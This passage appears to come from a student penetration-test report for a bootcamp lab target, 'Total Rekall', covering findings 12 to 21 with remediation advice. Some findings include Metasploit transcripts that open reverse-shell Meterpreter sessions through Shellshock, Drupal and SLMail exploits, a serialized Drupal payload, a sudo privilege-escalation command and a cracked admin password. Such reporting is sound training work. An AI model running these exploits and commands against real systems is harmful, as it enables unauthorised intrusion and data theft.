
© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	 18-Project-2/2/Activities/Day 2 | ICANN Lookup | WHOIS search results ca.godaddy.com/whois/results.aspx?domain=totalrekall.xyz WHOIS search results Domain Name: totalrekall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx? Find your Domain Find your perfect domain
Affected Hosts	34.102.136.180
Remediation	Wipe all publicly available sensitive data and monitor data availability.

Vulnerability 12	Findings
Title	Open Source Exposed Certificate Data (crt.sh)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Informational
Description	CG was able to gain access to the certificate data for Total Rekall using crt.sh.
Images	 18-Project-2/2/A | ICANN Lookup | WHOIS search re | Nmap - Switches | 16-Pentesting-1/ | https://www.crt.s | crt.sh | totalrekall crt.sh/?q=totalrekall.xyz crt.sh Identity Search Group by Issuer Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz' Certificates crt.sh ID | Logged At | Not Before | Not After | Common Name | Matching Identities | Issuer Name 6095738637 | 2022-02-02 | 2022-02-02 | 2022-05-03 | flag3-s7euwehd.totalrekall.xyz | flag3-s7euwehd.totalrekall.xyz | C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095738716 | 2022-02-02 | 2022-02-02 | 2022-05-03 | flag3-s7euwehd.totalrekall.xyz | flag3-s7euwehd.totalrekall.xyz | C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095204253 | 2022-02-02 | 2022-02-02 | 2022-05-03 | totalrekall.xyz | totalrekall.xyz www.totalrekall.xyz | C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA 6095204153 | 2022-02-02 | 2022-02-02 | 2022-05-03 | totalrekall.xyz | totalrekall.xyz www.totalrekall.xyz | C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA © Sectigo Limited 2015-2023. All rights reserved.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Affected Hosts	34.102.136.180
Remediation	Monitor data availability.


Vulnerability 13	**Findings**
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Using msfconsole, CG was able to gain access to the target Linux machine through the exploit: multi/http/tomcat_jsp_upload_bypass.
Images	
Affected Hosts	192.168.13.10
Remediation	Update to the most recent version of Apache Tomcat.

Vulnerability 14	**Findings**
Title	Shellshock
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Using msfconsole, CG was able to gain access to the target Linux machine through the exploit: exploit/multi/http/apache_mod_cgi_bash_env_exec.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.13.11
Remediation	Update the Linux machine to the latest software.

```
rhost => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.27.191.176:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (172.27.191.176:4444 -> 192.168.13.11:57978 ) at 2023-04-19 22:16:07 -0400

meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

Vulnerability 15	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Using msfconsole, CG was able to gain access to the target Linux machine through the exploit: multi/http/struts2_content_type_ognl.
Images	
Affected Hosts	192.168.13.12
Remediation	Update the Linux machine to the latest software.


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Vulnerability 16	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using msfconsole, CG was able to gain access to the target Linux machine through the exploit: unix/webapp/drupal_restws_unserialize.
Images	
Affected Hosts	192.168.13.13
Remediation	Update the Linux machine to the latest software.

```
File  Actions  Edit  View  Help
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(unix/webapp/drupal_restws_unserialize) >
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 192.168.13.1
LHOST => 192.168.13.1
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f7618e964d0 @headers={"Date"=>"Thu, 20 Apr 2023 02:25:26 GMT", "Server"=>"Apache/2.4.25 (Debian)", "
X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Op
tions"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>" ", "X-Generator"=>"Drupal 8 (https://www.drupal.org)
", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body
="{\"message\":\"The shortcut set must be the currently displayed set for the user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize
shortcut links\\u0027 permissions.\"}DrwXacH2\n", @code=403, @message="forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_dat
a=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_
0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36\r\nContent-Type: application/hal+json\r\nContent-Length: 630\r\n\r\n{\n  \"link\
": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u
0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:13:\
\\"echo DrwXacH2\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerSt
ack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"type\
": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"=>"192.168.13.13", "port"=>80}>
[*] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 3 opened (192.168.13.1:4444 -> 192.168.13.13:33604 ) at 2023-04-19 22:25:27 -0400

meterpreter > getuid
Server username: www-data
meterpreter >
```


Vulnerability 17	Findings
Title	Runas ALL sudoer - CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	Using vulnerability 16, CG was able to escalate privileges to root and read a sensitive file using the command “sudo -u#-1 cat /root/flag12.txt.”

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.13.14
Remediation	Update the Linux machine to the latest software and manage the users that have sudoer permissions as well as require them to have alternative authentication such as MFA, and more secure passwords.


Vulnerability 18	Findings
Title	Weak Password
Type (Web app / Linux OS / WIndows OS)	Windows OS, Linux OS, Web App
Risk Rating	**Critical**
Description	CG was able to crack multiple user passwords throughout the penetration testing such as the password for the domain administrator “ADM Bob” which was found to be “Changeme!”

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	192.168.14.35, totalrekall.xyz (34.102.136.180), 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 172.22.117.10, 172.22.117.20
Remediation	Require users to have two-factor authentication or 2FA, as well as longer and more complex passwords.


Vulnerability 19	Findings
Title	Vulnerability on Port 21
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	CG was able to find that anonymous FTP access was possible in the windows 10 machine (172.22.117.20). CG then used this exploit to gain access to the machine through the ftp command to then download and read a sensitive file.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	172.22.117.20
Remediation	Restrict FTP access to only those accounts that need access to the service and if public access is required then install an IDS system and limit the amount of access a public user has.

Vulnerability 20	Findings
Title	Vulnerability on port 110 through SLMail service
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Using the exploit/windows/pop3/seattlelab_pass in msfconsole, CG was able to take advantage of the vulnerability of the SLMail service on port 110. CG used this exploit to then gain access to the WinDC01 machine (172.22.117.10) form the target windows machine (172.22.117.20).


© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	172.22.117.20, 172.22.117.10
Remediation	Update the SLMail software on the machine and monitor the traffic from Port 110 through an installed IDS.

```
Exploit target:

  Id  Name
  --  ----
  0   Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:52875 ) at 2023-04-20 22:01:42 -0400

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2315  fil   2023-04-18 14:31:38 -0400  maillog.008
100666/rw-rw-rw-  2159  fil   2023-04-19 12:52:29 -0400  maillog.009
100666/rw-rw-rw-  11106 fil   2023-04-20 16:58:46 -0400  maillog.00a
100666/rw-rw-rw-  8831  fil   2023-04-20 22:01:40 -0400  maillog.txt

meterpreter > get flag4.txt
[-] Unknown command: get
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Vulnerability 21	Findings
Title	Windows 10 Scheduled Tasks access permissions
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Low**
Description	Once access is gained into the Windows 10 machine, through Meterpreter, the threat actor can see the scheduled windows tasks on the machine. This may be used as a means to mask a backdoor as a native Windows service, thereby establishing persistence.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.

Images	
Affected Hosts	172.22.117.20, 172.22.117.10
Remediation	Limit the access given to users from viewing the Windows scheduled tasks.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.